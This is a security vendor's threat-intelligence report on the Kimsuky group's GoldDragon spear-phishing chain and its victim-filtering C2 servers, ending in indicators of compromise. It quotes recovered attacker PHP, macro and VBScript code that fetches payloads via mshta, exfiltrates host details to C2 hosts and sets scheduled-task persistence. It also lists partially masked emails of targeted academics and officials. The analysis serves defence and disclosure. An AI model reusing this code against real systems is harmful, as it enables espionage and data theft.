
Kimsuky’s GoldDragon cluster and its C2 operations

securelist.com/kimsukys-golddragon-cluster-and-its-c2-operations/107258/

Authors

Expert Seongsu Park

Kimsuky (also known as Thallium, Black Banshee and Velvet Chollima) is a prolific and active threat actor primarily targeting Korea-related entities. Like other sophisticated adversaries, this group also updates its tools very quickly. In early 2022, we observed this group was attacking the media and a think-tank in South Korea and reported technical details to our threat intelligence customer.



Kimsuky's GoldDragon cluster infection procedure

In its new attack, the actor initiated the infection chain sending a spear-phishing email containing a macro-embedded Word document. Various examples of different Word documents were uncovered, each showing different decoy contents related to geopolitical issues on the Korean Peninsula.

Contents of decoy


The actor took advantage of the HTML Application file format to infect the victim and occasionally used the Hangeul decoy document. After the initial infection, a Visual Basic Script was delivered to the victim. In this process, the actor abused a legitimate blog service to host a malicious script with an encoded format. The implanted VBS file is capable of reporting information about infected machines and downloading additional payloads with an encoded format. The final stage is a Windows executable-type malware that is capable of stealing information from the victim such as file lists, user keystrokes, and stored web browser login credentials.

While researching Kimsuky's novel infection chain, grouped as a GoldDragon cluster, we are faced with several limitations:

- It’s not easy to acquire the next stage payloads during analysis of a multi-stage infection.
- Even if we connect to the C2 server to acquire the payload, it’s hard to get a relevant response.
- It’s not easy to figure out the connection between each object.

While tracking the Kimsuky group’s endless operations, however, we discovered server-side scripts related to the above infection chain. Based on this finding and further enriching it with data from our telemetry, we were able to reconstruct the whole operation methodology of this group. The Kimsuky group configured multi-stage command and control servers with various commercial hosting services located around the world. We can summarize the whole C2 operation as follows:

1. The actor sends a spear-phishing email to the potential victim to download additional documents.
2. If the victim clicks the link, it results in a connection to the first stage C2 server, with an email address as parameter.
3. The first stage C2 server verifies the incoming email address parameter is an expected one and delivers the malicious document if it’s in the target list. The first stage script also forwards the victim’s IP address to the next stage server.
4. When the fetched document is opened, it connects to the second C2 server.
5. The corresponding script on the second C2 server checks the IP address forwarded from the first stage server to check it’s an expected request from the same victim. Using this IP validation scheme, the actor verifies whether the incoming request is from the victim or not.
6. On top of that, the operator relies on several other processes to carefully deliver the next payload such as checking OS type and predefined user-agent strings.



C2 server structure

C2 script (download.php) for malicious document delivery

As a result of analyzing the server-side script to convey a malicious document, we figured out how this actor verifies the request from the client and minimizes exposure of their payload. This script works with a specific parameter name from the victim, so we suspect the actor delivers a download link to the victim via email or by sending a request using another type of payload.

1. It checks the *who* GET parameter from the victim. The *who* parameter contains an email address without a domain name.

```
1   if (isset($_GET['who']) && $_GET['who'] == "[redacted]") # Check 'who'
    parameter value
2
        {
3
4
            $vbs_server = "weworld59.myartsonline.com"; # The next stage server
5
            $virus = "v.doc";                   # Malicious document
6
            $unvirus = "un.doc";                    # Benign document
7
            $downname = "CV.DHOM Alexandra Siddall (Korean).doc"; # Delivered
8   file name
9
10          $who = $_GET['who'];
            $down = $who . ".txt";
```

2. If the incoming request contains an expected email address, it saves the date, IP address and user-agent to the *[who]_downhistory.txt* file.
3. If the user-agent contains *Windows,* which means the victim is a Windows machine, it goes to the next step. Otherwise, it delivers a benign document to the victim.
4. Next, the script checks whether the connection from the victim is the first request or not by checking the existence of the *[who].txt* file.
5. If the *[who].txt* file does not exist, it means it's the first request from the victim, so the script forwards the IP address to the other server (VBS server), delivering the malicious document, saving the victim's information to the *[who].txt* including date, IP address and user-agent.


Note that the script sends the victim's IP address to the other server (named "VBS server" by the author). If the victim connects with an appropriate email address and if it's an initial connection, the C2 script forwards the IP address to the specific servers with */index.php?ip=* GET request. Sending the appropriate victim IP addresses to the remote server is a very important process for the operational security of this actor. We'll look in more detail at how the operator uses this information in the next section.

```
1   function send_ip($host , $data)
2   {
3   $fp = @fsockopen("tcp://".$host, 80, $errno, $errstr, 30);
4   if (!$fp) {
5   } else {
6       $out = "GET /index.php?ip=".$data." HTTP/1.1\r\n";
7       $out .= "Host: ".$host."\r\n";
8       $out .= "Connection: Close\r\n\r\n";
9       fwrite($fp, $out);
10      fclose($fp);
11  }
12  }
```

Looking at the corresponding script (index.php) of the above IP-delivering GET request, here's how it works. Once this script receives an IP address in the *ip* parameter of the HTTP request, it extracts the victim's IP address from *ip* parameter and saves it to the *allow.txt* file. Otherwise, it saves the client information to the *error.txt* file and redirects the client to *mail.google.com* in this case. Additionally, the author used various legitimate websites for redirection, such as naver.com, kisa.or.kr, or other popular email services. The *allow.txt* file, which contains the appropriate victim's IP address, is referred by another C2 script to verify whether the incoming request is valid and thus whether or not to deliver the next stage payload.

```
1   if(isset($_GET['ip'])){
2       $szfilename = "allow.txt";
3       $pfile = fopen($szfilename,"ab");
4       $res= $_GET['ip'] . "\r\n" ;
5       fwrite($pfile,$res);
6       fclose($pfile);
7       exit;
8
9   }
10
11  $szfilename = "error.txt";
12  $pfile = fopen($szfilename,"ab");
13  $res= $date . "-" . "\r\n".$ip . "\r\n" . $_SERVER['HTTP_USER_AGENT']."\r\n";
14  fwrite($pfile,$res);
15  fclose($pfile);
16  header('Location: https://mail.google.com');
```

Also, we discovered that both malicious and benign documents are being delivered by this script. The operator maintains a pair of documents, one benign (un.doc) and the other malicious (v.doc), and delivers the appropriate one depending on the result of the victim verification step. The contents of decoy documents have various topics including the agenda of the “2022 Asian Leadership Conference”, a form of honorarium request and an Australian diplomat’s curriculum vitae. As we can see, the actor uses content the victim could be interested in, such as an event to be held in the near future, a specific request form, and the resume of a high-profile individual.



2022년AL(220412).doc [양식]사례비지급의뢰서.doc CV.DHOM Alexandra Siddall (Korean).doc

Decoy documents

Malicious document and method of delivering next stage payload

Malicious documents delivered to the victim contain a macro to fetch the next stage payload. The macro has a simple functionality and, interestingly, it spawns several child Windows command shells, probably intended for evading behavior-based analysis. Eventually, the macro executes a fetched payload with the *mshta.exe* process that is designed to execute a Microsoft HTML Application. The following scriptlet is part of a malicious macro in the document. It contains a remote server address to fetch the next stage payload.

```
cmd = "c" + "md /" + "c c" + "md /" + "c cm" + "d /" + "c c" + "m" + "d /" + "c c" + "md /" + "c c" + "md /" + "c msht" + "a.e" + "xe hxxp://leehr24.mywebcommunity[.]org/h.php"
Shell cmd, 0
Sleep 9000
cmd = "cm" + "d /" + "c TAS" + "KKI" + "LL /" + "F /" + "IM msh" + "ta.e" + "xe"
Shell cmd, 0
```

Luckily, we discovered the corresponding C2 script (*h.php*) from our telemetry. This script saves incoming traffic information to the *log.txt* file including the date, IP address, user-agent and the right-most 20 characters of the IP MD5 hash which is internally called “TID” (probably short for “Target ID”). Next, it checks the presence of the *allow.txt* file that contains IP addresses of verified victims. Only if the client’s IP address exists in the *allow.txt*, is the next stage payload, *h.txt,* delivered. Otherwise, the script delivers a short Visual Basic Script for terminating the *mshta.exe* process.

```
1   $downfile = "h.txt";
2   $logfile = "log.txt";
3   $allow_file = "allow.txt";
4
5   $handle = fopen($logfile, "ab");
6   fwrite($handle, $date ."\r\n" . $ip . "\r\n" .
    $_SERVER['HTTP_USER_AGENT']."\r\n"."id=".$TID."---------\r\n");
7
    fclose($handle);
8
9
    if(file_exists($allow_file)){
10
        $fp = fopen($allow_file,"r");
11
        $content = fread($fp, filesize($allow_file));
12
        fclose($fp);
13
        if(!stristr($content,$ip )){
14
       echo 'Set objShell = CreateObject("Wscript.shell")
15
         objShell.run "TASKKILL /F /IM mshta.exe" , 0 , False';
16
       exit;
17
        }
18
    }
```

VBS scripts from VBS Server

Allowing the macro in the malicious Word document to run leads the victim to fetch and execute an HTML Application (.HTA) payload. The fetched HTA file has two main goals: reporting the victim information to the C2 server and creating a scheduled task for auto-execution. The Kimsuky group tends to heavily reuse their code in various scripts; for instance, Visual Basic applications in macros, Visual Basic scripts and HTML applications.

The sent data contains the ProgramFiles folder path, antivirus name, recently opened file list, user name, OS name, OS version, Microsoft office version, .NET framework version, the file list from the Desktop folder, and a list of user-pinned taskbar items. When the script delivers the collected information to the C2 server, it uses */info.php?ki87ujhy=* format, the Kimsuky

group's usual URL format for fingerprinting. Notably, it uses a hard-coded user-agent, including the intentionally misspelled word *Chnome*. After looking at the server-side script, we understand why they use *Chnome* and not Chrome.

```
1  ProgramFilesFolder = objShell.ExpandEnvironmentStrings("%ProgramFiles%")
2  ProgramFilesx86Folder =
   objShell.ExpandEnvironmentStrings("%ProgramFiles(x86)%")
3
   drl = server_url + "/info.php?ki87ujhy=" + ProgramFilesx86Folder + "&rdxvdw=" +
4  ProgramFilesFolder
5  ..[redacted]..
6  Post = "v=" + AntiVirusName + "&r=" + recentlist + "&un=" + UserName + "&os=" + os
   + "&sv=" + Version + "&msv=" + GetOfficeVersionNumber + "&dnv=" + dnv + "&dll=" +
7  desktop_lnk + "&tll=" + taskbar_lnk
8
9  Dim WinHttpReq
10 Set WinHttpReq = CreateObject("MSXML2.ServerXMLHTTP.6.0")
11 WinHttpReq.Open "POST", drl, False
12 WinHttpReq.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko) Chnome/97.0.4692.99 Safari/537.36"
13
   WinHttpReq.setRequestHeader "Content-Type", "application/x-www-form-urlencoded"
   WinHttpReq.setRequestHeader "Content-Length", Len(Post)
   WinHttpReq.Send Post
```


Apart from the reporting capability, the fetched script downloads an additional payload and registers it with a persistence mechanism. This code is also heavily used in other Kimsuky scripts and fetches the payload through *s.php,* saving it to the *defs.ini* file, registering the file as a Windows schedule, with the name "*OneDrive Clean"* in this case.

```
1   Set shell_obj = CreateObject("WScript.Shell")
2   ini_file = shell_obj.expandenvironmentstrings("%appdata%") & "\defs.ini"
3   drl = server_url + "/s.php"
4   Set WinHttpReq= CreateObject("MSXML2.ServerXMLHTTP.6.0")
5   WinHttpReq.Open "GET", drl,False
6   WinHttpReq.setRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64;
    x64) AppleWebKit/537.36 (KHTML, like Gecko) Chnome/97.0.4692.99 Safari/537.36"
7
    WinHttpReq.send
8
    If WinHttpReq.Status=200 Then
9
    Set oFile = CreateObject("Scripting.FileSystemObject")
10
    Set ofp = oFile.CreateTextFile(ini_file, 2)
11
    ofp.Write kjhskfjaskdjf(res)
12
    ofp.Close
13
    End If
14
15
    cmd1 = "w" + "sc" + "ript.e" + "xe //" + "e:v" + "bsc" + "ript //b """""" + ini_file + """""""
16
    cmd2 = "scht" + "asks /cr" + "eate /s" + "c mi" + "nute /mo 30 /tn ""OneDrive Clean""
17  /tr """ + cmd1 + """"
    shell_obj.run cmd2 ,0,False
```

During our research, we discovered a corresponding C2 script (*s.php*) for delivering a payload for auto-execution. The primary objectives of the delivered VBS payload are connecting to the legitimate blog, parsing the post and finally acquiring the next stage payload. Interestingly, this C2 script generates a blog address based on the victim's IP address. After calculating the MD5 hash of the victim's IP address, it cuts off the last 20 characters, and turns it into a blog address. The author's intent here is to operate a dedicated fake blog for each victim, thereby decreasing exposure of their malware and infrastructure. Additionally, the script checks whether the user-agent has an uncommon string, *chnome*. As we mentioned earlier, the Visual Basic Script connects to this C2 script using a hard-coded *chnome* User-agent name and the script checks the misspelled user-agent to verify it's an expected request from a real victim.

```
1    $filename = hash("md5" , $ip);
2    $filename = str_replace("+" , "" , $filename);
3    $filename = str_replace("=" , "" , $filename);
4    $filename = str_replace("/" , "" , $filename);
5    $filename = right($filename , 20);
6    $logfile = $filename.".txt";
7    $errorfile = "error.txt";
8    if(stristr($_SERVER['HTTP_USER_AGENT'] , "chnome"))
9    {
10
11     $url = base64_encode("https://" . $filename . ".blogspot.com/2022/04/1.html");
12     $spy_script = 'Function hhgtttgffgg(ByVal base64String)
13     On Error Resume Next
14     Const Base64 =
   "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
15
       Dim dataLength, sOut, groupBegin
```

Based on our findings and analysis above, we list the tricks the actor adopts to hide their infrastructure and make it harder for security researchers and auto-analysis systems to acquire payloads:



Tricks from C2 scripts

Victims

Based on the contents of the decoy document, we hypothesize that the targets of this operation are people or entities related to politics or diplomatic activities. Also, historically, politicians, diplomats, journalists, professors, and North Korean defectors have been prime targets of the Kimsuky group. Based on the email address names from the C2 scripts, we can further consolidate this hypothesis. The C2 scripts have only partial email addresses, so we tried to extrapolate the full email address and real owner from within the diplomatic and academic spheres.

Email name	Suspected email	Delivered file name	Email owner
yk****	yk****@***.ac.kr	unknown	South Korean university professor
lee****	lee****@gmail.com	CV.DHOM Alexandra Siddall (Korean).doc	Director General of South Korean government organization
chon****	chon****@naver.com	CV.DHOM Alexandra Siddall (Korean).doc	Researcher at Defense Analyses
woo******	Unknown	CV.DHOM Alexandra Siddall (Korean).doc	Think-tank researcher
scc*****	scc*****@naver.com	CV.DHOM Alexandra Siddall (Korean).doc	Researcher of think-tank
won***	won***@****.ac.kr	CV.DHOM Alexandra Siddall (Korean).doc	South Korean university professor
thk*****	thk*****@naver.com	CV.DHOM Alexandra Siddall (Korean).doc	South Korean university professor
kim*****	kim*****@gmail.com	CV.DHOM Alexandra Siddall (Korean).doc	South Korean university professor

kim***	Unknown	2022년 AL(220412).doc Asian Leadership Conference	Probably former Korean Ambassador to the United Nations
jh******	jh******@****.ac.kr	[양식]사례비지급의뢰서.doc ([Template]Pay honorarium.doc)	Professor of South Korea university
jung******	jung******@gmail.com	[양식]사례비지급의뢰서.doc	Representative of Research Council for North Korea
sung*********	sung*********@gmail.com	[양식]사례비지급의뢰서.doc	Assistant professor at South Korean university

Conclusions

Kimsuky, one of the most prolific and active threat actors on the Korean Peninsula, operates several clusters and GoldDragon is one of the most frequently used. We've seen that the Kimsuky group continuously evolves its malware infection schemes and adopts novel techniques to hinder analysis. The main difficulty in tracking this group is that it's tough to acquire a full-infection chain. As we can see from this research, threat actors have recently adopted victim verification methodology in their command and control servers. Despite the difficulty of obtaining server-side objects, if we analyze an attacker's server and malware from the victim's side, we can get a full understanding of how the threat actors operate their infrastructure and what kind of techniques they employ.

Indicators of Compromise

Malicious documents

238e6952a990fd3f6b75569feceb26a2	kima-2022-4-신정부의 외교안보전망-봉영식.doc
edde6a385c86f60342831f24c3651925	kima-2022-4-신정부의 외교안보전망-봉영식.doc
b6ba7e07b4867e4bd36dc9713744aedc	kima-2022-4-신정부의 외교안보전망-봉영식.doc
7a3e966d30fe5d52cfe97d998e8c49cb	kima_2022_4_신정부의_외교안보전망_봉영식.doc
596251e844abdaa77eeca905f0cb7677	v0412.doc

3fa45dcacf2193759086319c0d264341	CV.DHOM Alexandra Siddall (Korean).doc
75ae786fe89491dc57509801c212fa8b	v.doc
c0097cfa2e05ab1d18cf3dad93d98050	2022년ALC의제검토결과(220412).doc
b80d15cbb729e6ca86e3b41924407c30	[양식]사례비지급의뢰서.doc
85f24b0f10b77b033e6e66ae8b7d55fc	v.doc
40de99fb06e52e3364f2cd70f100ff71	
5f38c57f83ee5d682ddf692442204fba	
b237b484c5c0fb020952e99b1134a527	심사논문.doc
96f5ef3d58a750a6db60f2e0566dc6e6	[극동연]한국 핵무장 관련 전문가 좌담회(계획).doc
3265b2d5e61971c43a076347fb405c4b	약력(양식).doc
d9f2acfed7ede76f110334e2c572b74e	참고자료.doc

CHM file

c4a69dab3f8369d2f823c538590de345	KISA_ReadMe.chm

Visual Basic Scripts

23b5811baa6cc9e562185571579ce5bc	open.vbs
62b0fa29bcc317c59c5f5e7fd3a867bc	KIMA_2022_4원고_봉영식.vbs
8bb7c8e8b723b02ffdcf6ff52444a810	2.vbs
8d28e28c1ee6f133441b6d71f7f8bcba	open.vbs
32dda97cab8876215d771e398dd10f84	
226f7677052f636a9a4f6e95b9e8b864	
2c73cf2356a9005850fb2d07d024b2f2	
f37afe7e072b26a2de22e16074f62294	
bd0f789ace4def9196ce26588c3f41f8	
a889a22d09286d71fb83fae5c0ff1c96	

a87614a2c7c66c7f13f0b170e4837ede	get_info.vbs
3361fa242eb7e6162fd4682471f4e952	get_info.vbs
b18d2d4e77fc567306d406c75b75dc53	
ea5c59741ff0ac27f45c4a9a508514c2	
86b523d2f19e1628e8c74602a51ebff9	
0a050b4239032ec76f1e244bceb435eb	
07b2457f6e71d0b75693b6fecf9c88e7	
e5682b7fb53cb478550df7f51bca6175	
4433edb19f368e56d903a4ed0aa25a2e	
72016ca15de6a0528fb9a9d0ac85d8b5	
8b6d472fa9ec0023d7a35bdd7b8b2d4f	
611c1a2771108730fde487bbb6d680d4	
bb6662ed3f058a737674be6749c7e6f2	
407fd3c14a19a6b682b0b7ecca0b0c8a	
157e31eb70e2f28059f100f85317fcce	
7cb5dca82ad330db0dde62a34ad3f692	
7953f5b1ed7b0b0ac778a2d47f44195c	
c41f178a41aec6e7a28723ea70c3bd3b	
e4df8b86d669e1eb36add172972bcb27	
20389c0e7f03e5df407ffcf5811eee09	desktop.ini
e36cee3e23f3ab5557e547ce02b5bf3d	desktop.ini
ddf966990bc4bdb40b67b8eda0ae1fd7	desktp.ini
beb6601397e208d2793aaa7be297b0f4	desktop.ini
c791d7fc5216d4035825f4efb714ba0e	desktop.ini
71def16f01ce0f57afe7b19c104a24e5	get_info.vbs

HTML Applications

a871511ef8abae9f103a3dfe77b12b6d	j.hta
c5ad15506ab05f054d547587111d6393	
25eed4e06f9ed309331aaa6418ebd90d	
809f60589ee8be7daf075446c2180eaa	ksskdh.hta
5b5247ee7b43f51092ab07a1d1a31936	download.hta
8735788b2422c7ab910953178af57376	

Windows executable payload

490b2496434e6a20dae758d0b6fc6e00	File list collector
56b5fec59e118ba324ccee8a336f7f12	Keylogger
56df55ef50e9b9c891437c7148a0764a	Web Browser Password Viewer

Server scripts

8289771e7eeffd28fb8a9e1bdeb3e86c	dwonload.php
dfb8d00ce89172bfc7ee7b73b37129a9	index.php
7fb868e6baf93a86d7a6a17ac00f4827	download.php

Domains and IPs

Malicious document hosting servers:
attach.42web[.]io
attachment.a0001[.]net
bigfile[.]totalh[.]net
clouds[.]rf[.]gd
global[.]onedriver[.]epizy[.]com
global.web1337[.]net

C2 servers:
hxxp://leehr36[.]mypressonline[.]com/h[.]php
hxxp://leehr24[.]mywebcommunity[.]org/h[.]php
hxxp://weworld59[.]myartsonline[.]com/h[.]php
hxxp://weworld78[.]atwebpages[.]com/info[.]php?ki87ujhy=
hxxp://weworld78[.]atwebpages[.]com/s[.]php
hxxp://weworld78[.]atwebpages[.]com/hta[.]php

hxxp://weworld79[.]mygamesonline[.]org/hta[.]php
hxxp://glib-warnings[.]000webhostapp[.]com/info[.]php?ki87ujhy=
hxxp://glib-warnings[.]000webhostapp[.]com/s[.]php
hxxp://glib-warnings[.]000webhostapp[.]com/hta[.]php
hxxp://0knw2300[.]mypressonline[.]com/d[.]php
hxxp://21nari[.]getenjoyment[.]net/info[.]php?ki87ujhy=
hxxp://21nari[.]mypressonline[.]com/s[.]php
hxxp://21nari[.]scienceontheweb[.]net/r[.]php
hxxp://chmguide[.]atwebpages[.]com/?key=cWFLQ2hCU3ZTaUNha3hVaGdZSXRyQT09
hxxp://chunyg21[.]sportsontheweb[.]net/info[.]php?ki87ujhy=
hxxp://chunyg21[.]sportsontheweb[.]net/s[.]php
hxxp://faust22[.]mypressonline[.]com/1[.]txt
hxxp://faust22[.]mypressonline[.]com/info[.]php
hxxp://hochdlincheon[.]mypressonline[.]com/f[.]txt
hxxp://hochuliasdfasfdncheon[.]mypressonline[.]com/report[.]php?filename=
hxxp://hochulidncheon[.]mypressonline[.]com/c[.]txt
hxxp://hochulidncheon[.]mypressonline[.]com/k[.]txt
hxxp://hochulincddheon[.]mypressonline[.]com/post[.]php
hxxp://hochulincheon[.]mypressonline[.]com/c[.]txt
hxxp://hochulincheon[.]mypressonline[.]com/down[.]php
hxxp://hochulincheon[.]mypressonline[.]com/f[.]txt
hxxp://hochulincheon[.]mypressonline[.]com/k[.]txt
hxxp://hochulincheon[.]mypressonline[.]com/post[.]php
hxxp://hochulincheon[.]mypressonline[.]com/report[.]php?filename=
hxxp://hochulincheon[.]mypressonline[.]com/w[.]txt
hxxp://hochulincheon[.]mypressonline[.]com/h[.]php
hxxp://hochulindcheon[.]mypressonline[.]com/w[.]txt
hxxp://hochulindddcheon[.]mypressonline[.]com/post[.]php
hxxp://hochulinsfdgasdfcheon[.]mypressonline[.]com/post[.]php
hxxp://koreajjjjj[.]atwebpages[.]com/1[.]hta
hxxp://koreajjjjj[.]sportsontheweb[.]net/k[.]php
hxxp://kpsa20201[.]getenjoyment[.]net/d[.]php
hxxp://o61666ch[.]getenjoyment[.]net/post[.]php
hxxp://o61666ch[.]getenjoyment[.]net/report[.]php?filename=
hxxp://yulsohnyonsei[.]atwebpages[.]com/1[.]hwp
hxxp://yulsohnyonsei[.]atwewbpages[.]com/d[.]php
hxxp://yulsohnyonsei[.]medianewsonline[.]com/1[.]hwp
hxxp://yulsohnyonsei[.]medianewsonline[.]com/1[.]txt
hxxp://yulsohnyonsei[.]medianewsonline[.]com/info[.]php?ki87ujhy=
hxxp://yulsohnyonsei[.]medianewsonline[.]com/ksskdh/d[.]php
hxxp://yulsohnyonsei[.]medianewsonline[.]com/post[.]php
hxxp://yulsohnyonsei[.]medianewsonline[.]com/report[.]php?filename=

hxxp://dmengineer[.]co[.]kr/images/s_title16[.]gif Legitimate/compromised
hxxp://dmengineer[.]co[.]kr/images/s_title17[.]gif Legitimate/compromised
hxxp://dmengineer[.]co[.]kr/images/s_title18[.]gif Legitimate/compromised

Blog URL

hxxps://225b4d3c305f43e1a590[.]blogspot[.]com/2022/01/1[.]html
hxxps://225b4d3c305f43e1a590[.]blogspot[.]com/2022/02/1[.]html
hxxps://3a8f846675194d779198[.]blogspot[.]com/2021/10/1[.]html
hxxps://c52ac2f8ac0693d8790c[.]blogspot[.]com/2021/10/1[.]html
hxxps://leejong-sejong[.]blogspot[.]com/2022/01/blog-post[.]html

- APT
- Keyloggers
- Kimsuky
- Malware Descriptions
